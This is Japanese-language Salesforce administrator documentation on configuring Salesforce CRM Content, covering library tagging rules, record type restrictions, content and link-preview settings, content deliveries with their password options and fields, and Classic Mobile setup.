Salesforce CRM Content では、タグは、コンテンツを分類および整理するための説明ラベルのことです。寄稿者は、自分のファイル、コンテンツパック、Google ドキュメント、または Web リンクにタグを割り当てることによって、すべてのライブラリメンバーがタグによってコンテンツを参照できるようにします。ライブラリでのタギングルールによって、寄稿者がコンテンツにタグを付ける方法が決まります。たとえば、制限付きタグであれば、寄稿者は新しいタグを作成できません。ライブラリのタギングルールは省略可能です。デフォルトでは、ライブラリの寄稿者が任意のタグを入力できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリにタギングルールを割り当てる
- 「Salesforce CRM Content の管理」

または

ライブラリ権限定義の「ライブラリの管理」

ライブラリにタギングルールを割り当てる

1. [ライブラリ]タブで、[私のライブラリ]エリアからライブラリを選択します。
2. [タギングルール] をクリックし、次のオプションから 1 つ選択します。

ライブラリのタギングルール	説明
オープンタギング	このルールは、タグ付けに制限を課しません。寄稿者は、コンテンツを公開または編集するときに任意のタグを入力できます。タグが入力されると、Salesforce CRM Content が、寄稿者が最近使用したタグと[人気のあるタグ]に基づいてタグのオートコンプリート機能が実行されます。
ガイド付きタギング	このルールでは、寄稿者がコンテンツを公開または編集するときに任意のタグを入力できますが、推奨タグのリストも提供されます。[ガイド付きタギング]を選択した場合は、次のステップで、ライブラリの寄稿者に推奨するタグの入力を求められます。
制限付きタギング	このルールでは、寄稿者が推奨タグのリストから選択する必要があります。[制限付きタギング] を選択した場合は、次のステップで、推奨タグのリストの入力を求められます。

3. [ガイド付きタギング] または [制限付きタギング] を選択した場合、すでにワークスペース内のコンテンツに使用されているすべてのタグを [推奨タグ] 項目に自動追加するリンクをクリックし、必要に応じてタグを編集、追加、または削除します。[推奨タグ] 項目に自動追加しない場合は、この項目に入力した新しいタグが、ライブラリの推奨タグになります。
4. [保存] をクリックします。

ライブラリのタギングルールに関するメモ

- ［オープンタギング］がデフォルトのタギングルールです。
- 制限付きタギングルールを使用しているライブラリにコンテンツを公開、共有、または移動した場合に、コンテンツに未サポートのタグが含まれているとエラーメッセージが表示されます。
- 別のライブラリとコンテンツを共有した場合は、最も制限の厳しいタギングルールが適用されます。例:
  - 制限付きタギングのライブラリと、ガイド付きまたは制限付きタギングのライブラリの間でコンテンツを共有した場合、選択できるのは両方のライブラリに共通のタグのみです。
  - オープンタギングのライブラリと制限付きタギングのライブラリの間でコンテンツを共有した場合、選択できるのは制限付きタギングのライブラリで推奨されるタグのみです。
- コンテンツがすでにライブラリで公開された後に制限付きタギングルールが適用され、そのルールによって許可されていないタグが既存のコンテンツに含まれてしまった場合は、そのコンテンツが編集または修正されるまで、タグはコンテンツに割り当てられたままになります。たとえば、「Q3Forecast」というドキュメントに「マーケットインジケータ」タグが付けられており、新しい制限付きタギングルールで「マーケットインジケータ」が推奨タグでない場合は、ファイルの新バージョンを公開したとき、またはコンテンツの詳細ページでそのファイルのタグを編集したときに、「マーケットインジケータ」が「Q3Forecast」から削除されます。
- タグを使い過ぎないようにします。検索エンジンでは、特定のコンテンツを容易に検索できます。一方、タグは参照と登録が可能です。そのため、タグを使い過ぎると無用に複雑になります。
- タグ名の変更も削除もできません。ドキュメントからタグを除外できますが、タグは削除されません。
- タグでは、大文字小文字は区別されません。大文字と小文字が異なる場合でも、2つのタグに同じ名前を付けることはできません。元のタグの大文字・小文字が常に使用されます。

関連トピック:

ライブラリの作成

ライブラリでのレコードタイプの制限

ライブラリ管理者は、ライブラリで使用可能なレコードタイプを選択できます。また、ライブラリにコンテンツを公開する場合のデフォルトのレコードタイプも設定できます。

ライブラリで許可されるレコードタイプを制限する手順は、次のとおりです。

1. [ライブラリ]タブで、[私のライブラリ]エリアからライブラリを選択します。
2. [レコードタイプ]をクリックします。
3. 必要に応じて、ライブラリに適用するデフォルトのレコードタイプを変更します。
4. [ライブラリで使用できるレコードタイプを制限]チェックボックスをオンにします。
5. 次のオプションの一方または両方を選択します。
   - あらゆるレコードタイプのコンテンツに対してこのライブラリへのリンクを許可する — このオプションは、他のライブラリで公開されているコンテンツを、このライブラリに共有できるようにする場合に選択します。他のライブラリにあるコンテンツは、使用されているレコードタイプに関係なく共有できます。
   - 既存のコンテンツにレコードタイプの制限を適用しない — このオプションは、ライブラリ内の既存コンテンツに対しては警告を表示しないようにする場合に選択します。既存のコンテンツが、そのライブラリから除外したレコードタイプを使用していても警告が表示されません。このオプションは警告の表示にのみ影響します。既存のコンテンツは、レコードタイプの制限の影響を受けません。
6. ライブラリで許可するレコードタイプを、[使用可能なレコードタイプ]リストから[選択済みのレコードタイプ]リストに1つずつ移します。
7. [保存]をクリックします。

レコードタイプの制限に関するメモ

- 公開されているコンテンツがすでにライブラリに存在する場合は、[ライブラリで使用できるレコードタイプを制限]オプションを選択すると、公開されているコンテンツで使用されているすべてのレコードタイプが[選択済みのレコードタイプ]リストに自動的に移動します。
- [ライブラリで使用できるレコードタイプを制限]オプションを選択解除すると、[選択済みのレコードタイプ]リストのレコードタイプが[使用可能なレコードタイプ]リストに自動的に移動します。
- ファイルの管理ライブラリを変更するときには、新しい管理ライブラリでそのファイルのレコードタイプを許可する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプを制限する

- 「ファイルのレコードタイプおよびレイアウトの管理」

  または

  「Salesforce CRM Content の管理」

- ファイルをライブラリで共有する場合、共有ライブラリで［あらゆるレコードタイプのコンテンツに対してこのライブラリへのリンクを許可する］オプションがオンになっていない限り、そのファイルのレコードタイプを共有ライブラリで許可する必要があります。
- ユーザプロファイルのデフォルトのレコードタイプがライブラリのデフォルトのレコードタイプと異なり、そのプロファイルのユーザがファイルをライブラリで共有している場合は、ユーザプロファイルのデフォルトが優先されます。ユーザプロファイルにデフォルトが設定されていない場合は、「一般情報」がデフォルトのレコードタイプとして使用されます。
- ユーザプロファイルとライブラリで共有のレコードタイプがない場合、ファイルをライブラリで共有しているそのユーザプロファイルのユーザは、ライブラリのデフォルトのレコードタイプを使用できます。

コンテンツ設定

コンテンツ設定をカスタマイズし、コンテンツのプレビューを有効にします。

コンテンツ設定のカスタマイズ

リンク投稿でのコンテンツプレビューの許可

Salesforce では、400 を超える URL ドメインのリッチメディアサポートを提供しています。リンクを投稿に添付すると、サポートされるリンクは、埋め込み動画、埋め込み画像、およびリッチ記事のプレビューに変換されます。

コンテンツ配信の設定

*コンテンツ配信*を使用すると、Microsoft® PowerPoint ファイルや Word ファイルなどのドキュメントを、簡単にオンライン表示できるように最適化された Web ベースバージョンに簡単に変換できます。コンテンツ配信を作成したら、リード、お客様、パートナー、および同僚など、任意の受信者に暗号化された URL 送信して、そのコンテンツが参照またはダウンロードされた回数を追跡できます。コンテンツ配信は、Salesforce Classic のみで使用できます。ただし Lightning メールは、コンテンツ配信機能にアクセスできる Lightning Experience ユーザに対するメールの添付ファイルとして配信ベースのリンクを生成します。

コンテンツ配信項目

コンテンツ設定のカスタマイズ

[設定] から、[クイック検索] ボックスに「*Salesforce CRM Content*」と入力し、**[Salesforce CRM Content]** を選択して Salesforce CRM Content 組織のデフォルトを変更します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content の設定を変更する
- 「Salesforce CRM Content の管理」

Salesforce CRM Content の有効化
このオプションがオンになっている場合、組織の Salesforce CRM Content は有効です。

既存および新しいユーザへの機能ライセンスを自動割り当て
このオプションがオンになっていると、Salesforce によって Salesforce CRM Content 機能ライセンスがすべての既存のユーザに自動的に割り当てられます。使用できるライセンスが不足している場合、ライセンスは割り当てられません。機能ライセンスの追加が必要な場合は、Salesforce にお問い合わせください。新規ユーザが作成されると、Salesforce CRM Content 機能ライセンスが使用可能であれば自動的に割り当てられます。機能ライセンスは、ユーザの詳細ページの [Salesforce CRM Content ユーザ] チェックボックスに対応しています。

複数言語による検索と寄稿の有効化
このオプションがオンの場合は、コンテンツを公開、編集、または検索するときに [言語] ドロップダウンリストを使用できます。この [言語] ドロップダウンリストには、Salesforce がサポートする言語がすべて表示されます。

コンテンツを公開するときに言語を選択しない場合、そのコンテンツはデフォルトで公開者の言語設定に関連付けられます。個人の言語設定が組織の言語と異なる場合、そのユーザが公開したコンテンツは、組織の言語ではなくユーザの言語と関連付けられます。

コンテンツパック作成の有効化
このオプションがオンの場合、**[新規作成] > [コンテンツパック]** オプションが [ライブラリ] タブに表示され、ユーザは、Salesforce CRM Content の非公開または公開ライブラリにあるドキュメントまたはファイルから、コンテンツパックを作成できます。

組織のユーザがすでにコンテンツパックを作成した後にこのオプションをオフにした場合は、これらのパックは削除されません。そのため、ユーザは、説明、タイトル、カスタム項目などのメタデータの編集を続けることができます。ただし、コンテンツパックの作成が有効でなくなると、既存のパックをカスタマイズまたは編集できなくなります。具体的には、コンテンツ詳細ページの **[コピーとカスタマイズ]** ボタンおよび **[編集] > [コンテンツパックの編集]** オプションが使用できなくなります。

高度なドキュメントビューアの有効化
このオプションがオンの場合、高度な一連のナビゲーションオプションとカスタマイズオプションをドキュメントビューアで利用できます。ドキュメントが、リード、見込み客、または同僚に送信されるコンテンツ配信であっても、Salesforce CRM Content 内で表示されるドキュメントであっても、または Salesforce Files のファイルであっても、ドキュメントビューアを使用すれば、ドキュメントをダウンロードしなくてもプレビューできます。ドキュメントビューアには 3 つのモードがあります。コンテンツの詳細ページにある [プレビュー] タブ (プレビューモード)、コンテンツ配信 URL (配信モード)、全画面モードです。全画面モードは、コンテンツの詳細ページまたはコンテンツ配信にある全画面オプションをクリックすると表示されます。Chatter では、ユーザはフィード、ファイルリスト、[ファイル] タブのファイルをプレビューできます。[高度なドキュメントビューア] 設定を使用すると、ユーザに次のドキュメント表示機能が提供されます。

- ドキュメントツールバーで次のページ ()、前のページ ()、最初のページ ()、最後のページ () の各アイコンを使用する他に、右クリックして [次のページ] と [前のページ] を選択し、ドキュメントを 1 ページずつ移動できます。右クリックメニューは、プレビューモードでは表示されません。
- ページ番号を入力して Enter キーをクリックすると、そのページに直接ジャンプできます。このオプションは全画面モードでは使用できません。
- 右クリックメニューから [幅を合わせる] オプションを選択するとドキュメントの幅を拡張でき、[ページ全体を合わせる] オプションを選択するとドキュメントのページ全体を参照できます。幅全体表示アイコン () とページ全体表示アイコン () は、ツールバーにもあります。
- 右クリックメニューから [全画面] オプションを選択するとドキュメントを全画面モードで参照でき、[終了] オプションを選択すると全画面モードを終了できます。全画面アイコン () と終了アイコン () は、ツールバーにもあります。
- 右クリックメニューから [ズーム/イン] または [ズームアウト] を実行できます。拡大アイコン () と縮小アイコン () は、ツールバーにもあります。
- スクロールバーを使用すると、[次のページ] および [前のページ] アイコンをクリックしなくても、ドキュメント内を連続して移動できます。連続スクロールは、プレビューモード、およびそれ以外のモードでも PowerPoint ドキュメントでは使用できません。
- キーボードの矢印キーを使用して、ドキュメントを 1 ページずつ移動できます。ドキュメントビューアをクリックして、次のようにキーを使用します。
  - 右矢印キー: PowerPoint ドキュメントの次のスライドに移動、および PDF、Word または Excel ドキュメントの次のページに移動します。
  - 左矢印キー: PowerPoint ドキュメントの前のスライドに移動、および PDF、Word または Excel ドキュメントの前のページに移動します。
  - 上矢印キー: PowerPoint ドキュメントの前のスライドに移動、および PDF、Word または Excel ドキュメントのページを上にスクロールします。
  - 下矢印キー: PowerPoint ドキュメントの次のスライドに移動、および PDF、Word または Excel ドキュメントのページを下にスクロールします。

  キーボードの矢印キーを使用した移動は、プレビューモードでは使用できません。

コンテンツで **Office 2007** プレビューを有効化 — パイロット

このオプションがオンになっていると、PowerPoint、Word、Excel などの Microsoft Office 2007 ファイルを Salesforce CRM Content および Chatter で全体としてプレビューできます。Salesforce CRM Content では、ドキュメントの内容が適しているものかどうかを判断するのためにサイズの大きいドキュメントをダウンロードする必要がありません。コンテンツの詳細ページを使用して、ドキュメントのタイトル、著者、説明、タグ、ライブラリ、コメント、投票数、バージョン、登録者、ダウンロード数などのドキュメントの詳細を表示できます。ドキュメントが Microsoft PowerPoint、Word、Excel、または Adobe® PDF ファイルである場合、そのドキュメントをダウンロードすることなく、ブラウザでファイル全体をプレビューすることができます。ファイルの一定の側面がプレビューに表示されないことがあります。著作権で保護されている PDF はプレビューできません。

[ファイル] タブ、ファイル詳細ページ、グループとプロファイルのファイルリストから Chatter フィードのファイルもプレビューできます。

メモ: このオプションがオフになっていると、Microsoft Office 2007 プレビューを生成した後、そのプレビューは使用できなくなります。

Salesforce CRM Content で Salesforce Files を表示

このオプションがオンになっている場合、Salesforce CRM Content の検索に Salesforce Files が含まれます。[コンテンツ] タブと [ライブラリ] タブの検索ドロップダウンリスト、および [コンテンツ] タブの条件には、[すべてのファイル]、[会社と共有]、[私のグループ]、および [私のライブラリ] が含まれます。

一方、このオプションがオフになっている場合、Salesforce CRM Content の検索に Salesforce Files は含まれません。[コンテンツ] タブと [ライブラリ] タブの検索ドロップダウンリスト、および [コンテンツ] タブの条件には、[すべてのライブラリ]、[非公開ライブラリ]、およびユーザがメンバーであるすべての共有ライブラリが含まれます。

関連トピック:

Salesforce CRM Content のカスタマイズ

リンク投稿でのコンテンツプレビューの許可

リンク投稿でのコンテンツプレビューの許可

Salesforce では、400 を超える URL ドメインのリッチメディアサポートを提供しています。リンクを投稿に添付すると、サポートされるリンクは、埋め込み動画、埋め込み画像、およびリッチ記事のプレビューに変換されます。

リンクプレビューを有効化するには、Chatter を有効化する必要があります。

リッチメディアコンテンツは、サードパーティサービスの Embed.ly によって提供されます。コンテンツ、ユーザ、組織、取引先データは Embed.ly と共有されません。共有されるのはドメインホワイトリストにある URL のみです。また、すべての URL 要求は Salesforce プロキシ経由で渡されます。Embed.ly がクライアントから直接コールを受け取ることはなく、したがって URL 要求を行ったユーザに関する情報を知ることはありません。

1. [設定] から、[クイック検索] ボックスに「*Chatter 設定*」と入力し、**[Chatter 設定]** を選択します。
2. **[編集]** をクリックします。
3. **[リッチリンクプレビューを許可]** を選択します。
4. **[保存]** をクリックします。

動画 URL のサムネイル、説明、動画プレーヤーなど、リッチメディアコンテンツへのリンクを含む投稿はプレビューとして表示されます。フィードの投稿でリンクがリッチプレビューとして表示されない場合、そのリンクの URL ドメインがサポートされていないか、Embed.ly が URL のプレビューコンテンツを返せませんでした。

リッチメディアプレビューは、デフォルトで有効になっています。リッチメディアプレビューを無効にした場合、ユーザがプレビューできるのは YouTube コミュニティからの動画のみです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce CRM、承認、Chatter メール通知、Chatter への招待、顧客招待は、**Database.com Edition** では利用できません。

ユーザ権限

Chatter を有効にする
- 「アプリケーションのカスタマイズ」

メモ: サポートされている URL のドメインの索引リストについては、「URL Domains for Rich Link Previews in Feeds」を参照してください。

関連トピック:

コンテンツ設定のカスタマイズ

コンテンツ配信の設定

*コンテンツ配信*を使用すると、Microsoft® PowerPoint ファイルや Word ファイルなどのドキュメントを、簡単にオンライン表示できるように最適化された Web ベースバージョンに簡単に変換できます。コンテンツ配信を作成したら、リード、お客様、パートナー、および同僚など、任意の受信者に暗号化された URL 送信して、そのコンテンツが参照またはダウンロードされた回数を追跡できます。コンテンツ配信は、Salesforce Classic のみで使用できます。ただし Lightning メールは、コンテンツ配信機能にアクセスできる Lightning Experience ユーザに対するメールの添付ファイルとして配信ベースのリンクを生成します。

コンテンツ配信には、こうした追跡機能に加えて、添付ファイルとしてファイルを送信する方法にはない複数の利点があります。たとえば、配信を閲覧者に公開する期間や、閲覧者にファイルのダウンロードを許可するのかオンライン表示だけを許可するのかを制御できます。デフォルトでは、コンテンツ配信には、配信されるファイルの最新バージョンが表示されます。

コンテンツ配信は、多くの Salesforce オブジェクトの [コンテンツ配信] 関連リストから作成できます。Salesforce CRM Content ユーザは、コンテンツ詳細ページまたは [関連コンテンツ] 関連リストからもコンテンツ配信を作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

コンテンツ配信を有効または無効にする
- 「アプリケーションのカスタマイズ」

1. [設定] から［クイック検索］ボックスに「*コンテンツ配信*」と入力し、[コンテンツ配信] を選択し、［Salesforce Files のコンテンツ配信の作成を有効化］を有効にします。コンテンツ配信機能にアクセスできない場合は、Salesforce カスタマーサポートに連絡して、この機能を有効にしてください。
2. コンテンツ配信パスワードのデフォルトオプションを選択します。コンテンツ配信 URL は、リード、顧客、または認証されていないユーザに送信されることがあるため、ユーザがコンテンツ配信で機密ドキュメントを送信する場合は、パスワード保護を要求することをお勧めします。次のオプションにより、コンテンツ配信のパスワード保護に関する組織の共有設定を選択できます。
   - パスワード保護は省略可能でデフォルト値はオフ — このオプションがオンの場合、ユーザはコンテンツ配信の作成時にパスワードを必要とするかどうかを選択できます。ただし、作成配信ウィザードの［コンテンツへのアクセスにパスワードが必要］項目はデフォルトではオフです。
   - パスワード保護は省略可能でデフォルト値はオン — このオプションがオンの場合、作成配信ウィザードの［コンテンツへのアクセスにパスワードが必要］項目はデフォルトではオンです。パスワードを必要としない場合、ユーザはこのオプションをオフにできます。
   - パスワード保護は必須 — このオプションがオンの場合、コンテンツ配信を作成するたびに、パスワードが生成されます。ユーザはパスワード要件を外すことはできません。

メモ:

- パスワードを要求するように選択すると、コンテンツ配信を作成したユーザは、配信が生成されるとパスワードを受け取ります。ユーザはそのパスワードと配信URLを配信の受信者に送信する必要があります。配信の受信者がコンテンツ配信URLをクリックすると、パスワードの入力を求められます。
- コンテンツ配信パスワードは、配信が作成されるとコンテンツ配信URLと共に表示されます。そのコンテンツ配信が有効である間は、配信詳細ページでもパスワードを確認できます。

コンテンツ配信が有効になると、すべてのユーザは、リード、法人取引先、取引先責任者、商談、ケース、キャンペーン、またはカスタムオブジェクトについて、それぞれのページレイアウトに[コンテンツ配信]関連リストを追加する必要があります。すべてのSalesforce CRM Contentユーザには、それぞれのコンテンツ詳細ページに[コンテンツの配信]オプションが表示されます。

実装のヒント

- サービス品質を保証するため、24時間以内に許可されるコンテンツ配信の合計参照回数は20,000回に制限されます。また、コンテンツ配信に割り当てられる帯域幅量も、24時間で10GBに制限されます。受信者が制限を超えて配信を参照しようとすると、後でもう一度試すように依頼する通知が表示されます。Salesforceでは、例外的にこの制限値を増やせる場合があります。詳細は、営業担当者にお問い合わせください。
- コンテンツ配信を作成すると、Salesforceは元のファイルをコピーし、ファイルのオンライン表示専用の新しいバージョンを作成します。サポートするファイルの種類については、次のとおりです。
  - Microsoft® Office 97からMicrosoft Office 2007までのWord、Excel、およびPowerPointのファイルは、オンライン表示をサポートします。
  - Adobe® PDFファイルは、オンライン表示をサポートしますが、著作権で保護されているPDFのオンライン表示はサポートしません。
  - JPG、BMP、GIF、およびPNGは、オンライン表示をサポートします。
  - 25 MBを超えるドキュメントは、オンライン表示をサポートしません。

  どのような種類のファイルでもコンテンツ配信を作成できますが、オンライン表示をサポートしていないファイルの種類の場合、受信者にできるのはそのドキュメントを元のファイル形式でダウンロードすることのみです。
- URLを受信者に送信する前に、コンテンツ配信を必ずプレビューしてください。場合によっては、色や標準でないフォントなど、元のファイルの書式設定がオンラインバージョンでは正しく表示されない可能性があります。オンラインバージョンの品質に問題がある場合は、コンテンツ配信ウィザードで、そのコンテンツを元のファイル形式でダウンロードできるようにするオプションを選択できます。
- コンテンツ配信には、Adobe Flashバージョン9.0.115が必要です。受信者がFlashをインストールしていない場合、ダウンロードオプションが表示されます。
- カスタマーポータルおよびパートナーポータルのユーザは、コンテンツ配信を作成できません。
- 配信レコードの削除や詳細(有効期限など)の編集が行えるのは、コンテンツ配信の作成者のみです。
- コンテンツ配信のURLがクリックされるたびに、1回参照されたものとして記録されます。また、社内参照と社外参照は区別されます。社内参照とはSalesforceユーザによる参照のことです。たとえば、配信詳細ページの配信URLや[コンテンツ配信]関連リストの[参照]オプションをクリックすると、社内参照になります。

[コンテンツ配信] 関連リストには、各配信の合計参照回数が表示されます。特定の参照に関する情報を確認するには、コンテンツ配信ページを開いてください。

メモ: パスワードで保護されたコンテンツ配信の場合、パスワードを入力してその配信を参照するかどうかに関係なく、受信者が配信 URL をクリックすると、参照が 1 回記録されます。

- Salesforce CRM Content ユーザは、共有ライブラリまたは個人ライブラリからコンテンツを配信できます。

ベストプラクティス

- コンテンツ配信を作成したら、受信者にURLを送信する前に必ずプレビュー表示して、オンラインバージョンで元のファイルの書式が正しく表示されることを確認してください。たとえば、プレビュープレーヤーで、色や非標準フォントが正しく表示されないことがあります。オンラインバージョンの品質に満足できない場合は、[前へ]をクリックして、コンテンツを元のファイル形式またはPDF形式でのみ公開するようにします。受信者は公開されたファイルをダウンロードできます。配信者は、ファイルがダウンロードされたかどうかを配信詳細ページで追跡できます。
- コンテンツ配信のオンラインバージョンでは、PowerPointファイルのアニメーションとタイミングはサポートされていません。また、ハイパーリンクは、すべてのファイルの種類でサポートされていません。サポートされるファイルの種類のリストについては、「コンテンツ配信の設定」を参照してください。
- Salesforce CRM Content ユーザが、自分のコンテンツ配信の受信者に、配信作成時のバージョンではなく、常に最新バージョンのファイルを参照させるには、配信詳細ページを開いて、[編集]をクリックします。［コンテンツ配信で最新のバージョンを開く］チェックボックスをオンにします。
- ［最初に参照またはダウンロードされたら私に通知］をオンにすると、コンテンツ配信が最初に参照されたとき、メールで通知されます。

ストレージの影響

Salesforce CRM Contentでは、コンテンツを共有ライブラリに公開したり、非公開ライブラリに保存したりするときにファイルストレージを使用します。コンテンツ配信の作成では、ディスク使用制限にさらに影響が及ぶことはありませんが、コンテンツ配信を目的として個人ライブラリにファイルを頻繁にアップロードするユーザは、組織のファイル容量制限を考慮する必要があります。管理者は、レポート機能を使用して、どのユーザが最もストレージを消費しているか、サイズの大きなファイルはどれかを特定できます。

Salesforce CRM Content以外のユーザの場合、コンテンツ配信を作成するたびにファイルストレージが消費されます。Salesforceにいったんアップロードすると、複数のコンテンツ配信でファイルを再利用することはできません。同じファイルを含む複数のコンテンツ配信を作成する場合、毎回ファイルをアップロードする必要があります。コンテンツ配信を削除すると、Salesforceにあるソースファイルが削除されるため、ファイルストレージ容量は増加します。

関連トピック:

Salesforce CRM Content の設定

コンテンツ配信項目

コンテンツ配信項目

次の表示では、コンテンツ配信を構成する項目 (アルファベット順) を説明します。これらの項目は、作成配信ウィザード、[コンテンツ配信]関連リスト、または配信詳細ページにあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce CRM Content を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
受信者にブラウザでの参照を許可	この項目をオンにすると、カスタム Web ページ内でコンテンツ配信をオンライン参照できます。配信詳細ページでは、この項目のラベルは［ブラウザでの参照を許可］です。
受信者に PDF でのダウンロードを許可	この項目をオンにすると、コンテンツ配信機能によって、Microsoft® Word、Excel、PowerPoint 形式のファイルが PDF ファイルに変換され、受信者は PDF ファイルとしてダウンロードできるようになります。アップロードしたファイルが PDF、Word、Excel、PowerPoint のいずれでもない場合、このオプションは作成配信ウィザードに表示されません。配信詳細ページでは、この項目のラベルは［PDF でのダウンロードを許可］です。
元の形式でのダウンロードを許可	この項目をオンにすると、コンテンツ配信機能によって、受信者は元のファイルをダウンロードすることができます。作成配信ウィザードで、この項目は［受信者に*ファイルの種類*としてダウンロードを許可］と呼ばれ、*ファイルの種類* は、.ppt、.pdf、または .doc など元のファイルのファイルの種類です。
著者	Salesforce CRM Content ファイルの場合、ファイルを公開したユーザ。(参照のみ)
コンテンツ配信名	コンテンツ配信に割り当てられた名前。デフォルトで、［コンテンツ配信名］にはファイル名と作成日が含まれます。
コンテンツ配信で最新のバージョンを開く	Salesforce CRM Content ファイルの場合、このフラグはコンテンツ配信の受信者は、最新バージョンのファイルを表示することを示します。たとえば、ファ

項目	説明
	イルが配信作成日と本日の日付との間に更新されると、本日の配信を表示する受信者には、最新バージョンが表示されます。
コンテンツ配信が期限切れ	コンテンツ配信に対するアクセスが有効期限で期限切れになるかどうかを示すフラグ。作成配信ウィザードでは、［コンテンツに対するアクセス権を削除］項目の横になるチェックボックスに相当します。
作成者	コンテンツ配信を作成したユーザ。作成日時を含みます。(参照のみ)
説明	Salesforce CRM Content ファイルの場合、ファイルを公開するときに指定する説明。(参照のみ)
有効期限	コンテンツ配信を参照できなくなる日付。作成配信ウィザードでは、これは［コンテンツに対するアクセス権を削除］項目に入力された日付です。
ダウンロードされたファイル	コンテンツ配信に含まれるファイルがダウンロードされたかどうかを示すフラグ。たとえば、コンテンツ配信に、コンテンツをブラウザで表示する、コンテンツを元のファイル形式でダウンロードする、コンテンツをPDFファイルとしてダウンロードするオプションが用意されている場合に、受信者が元のファイルまたはPDFファイルでダウンロードしたとき、このフラグはオンになります。(参照のみ)
社内参照	Salesforceユーザがコンテンツ配信を参照したかどうかを示すフラグ。ユーザがSalesforce内から配信URLを開いた場合は、社内参照とみなされます。たとえば、[コンテンツ配信] 関連リストの [表示] オプションをクリックした場合や、配信詳細ページの配信URLをクリックした場合などは社内参照になります。ユーザがURLをコピーして自分が使用しているブラウザに貼り付けた場合は、社外参照とみなされます。(参照のみ)
最終更新者	コンテンツ配信を最後に変更したユーザ。変更日時を含みます。(参照のみ)
最後の参照	コンテンツ配信が最後に参照された日時。コンテンツ配信URLが1回クリックされたら参照とみなします。(参照のみ)
最初に参照またはダウンロードされたら私に通知	この項目をオンにすると、コンテンツ配信を作成したユーザは、コンテンツ配信URLが最初にクリックされたとき、メールによる通知を受信します。

項目	説明
所有者 氏名	コンテンツ配信を所有するユーザ。(参照のみ)
関連先	コンテンツ配信が関連付けられているレコード (取引先、商談、カスタムオブジェクトなど)。レコードに対する共有アクセス権を持つユーザは、レコードをクリックすることでさらに詳細な内容を表示できます。
コンテンツへのアクセスにパスワードが必要	この項目をオンにすると、受信者は、コンテンツ配信を表示する前に、与えられたパスワードを入力する必要があります。パスワードは、コンテンツ配信を生成するときとその配信が有効である間、配信詳細ページに表示されます。
役職	Salesforce CRM Content ファイルの場合、コンテンツ配信に含まれるファイルのタイトル。(参照のみ)
参照カウント	コンテンツ配信の合計参照回数。社内参照と社外参照の両方を含みます。(参照のみ)

関連トピック:

コンテンツ配信の設定

Salesforce Classic Mobile 用の Salesforce CRM Content の設定

Salesforce CRM Content が Salesforce Classic Mobile で実装される方法について、次の点に留意してください。

- コンテンツレコード情報はデバイスに同期されますが、コンテンツレコードに関連付けられたファイルは同期されません。これにより、ファイルが大きすぎてモバイルデバイスにダウンロードできない場合でも、ユーザがアプリケーションからコンテンツを配信できます。
- ユーザは、アプリケーションで特定のコンテンツを検索できません。[コンテンツ] タブに表示されたコンテンツのみ共有できます。このコンテンツは、割り当てられたモバイル設定に基づいてデバイスに自動的に同期されます。
- ユーザは、アプリケーションで登録済みコンテンツのリストを表示できません。また、特定のライブラリに基づいて [コンテンツ] タブでレコードのリストを絞り込むこともできません。
- ユーザはアプリケーションでコンテンツのプレビューおよび共有が可能ですが、コンテンツレコードに関連付けられたファイルの更新はできません。必要な権限がある場合は、コンテンツの詳細ページの項目を編集できます。
- コンテンツをプレビューおよび配信するには、ユーザにデータ接続が必要です。データ接続がない場合、ユーザはコンテンツの詳細ページの参照のみが可能です。
- Salesforce Classic Mobile のコンテンツは、iPhone デバイスでのみサポートされます。
- コンテンツオブジェクトのモバイル権限はブロックできません。現在、Salesforce Classic Mobile のコンテンツオブジェクトは参照のみです。
- コンテンツオブジェクトのモバイルページレイアウトは編集できません。アプリケーションのコンテンツの詳細ページは、いくつかの項目のみを表示するようにハードコードされています。

Salesforce Classic Mobile 設定のコンテンツを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Salesforce 設定*」と入力し、**[Salesforce Classic 設定]** を選択して、モバイル設定の名前をクリックします。
2. [データセット] 関連リストで、**[編集]** をクリックします。
3. **[追加...]** をクリックします。
4. ポップアップウィンドウで [コンテンツ] を選択し、**[OK]** をクリックします。
5. 項目の絞り込みを使用し、同期させるコンテンツレコードを指定します。

   ユーザは Salesforce Classic Mobile アプリケーションでコンテンツを検索できないため、重要なコンテンツをデバイスで使用可能にする絞り込みの設定が不可欠です。ライブラリまたは登録に基づいて絞り込みを作成することはできませんが、次のオプションで有用な絞り込み条件を設定できます。

   - 日付: [最終更新日]、[コンテンツ更新日]、または [作成日] 項目で絞り込みます。最近更新されたコンテンツレコードを確実に同期させるには、「過去 90 日間」や「過去 180 日間」などの特殊な日付値を使用します。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

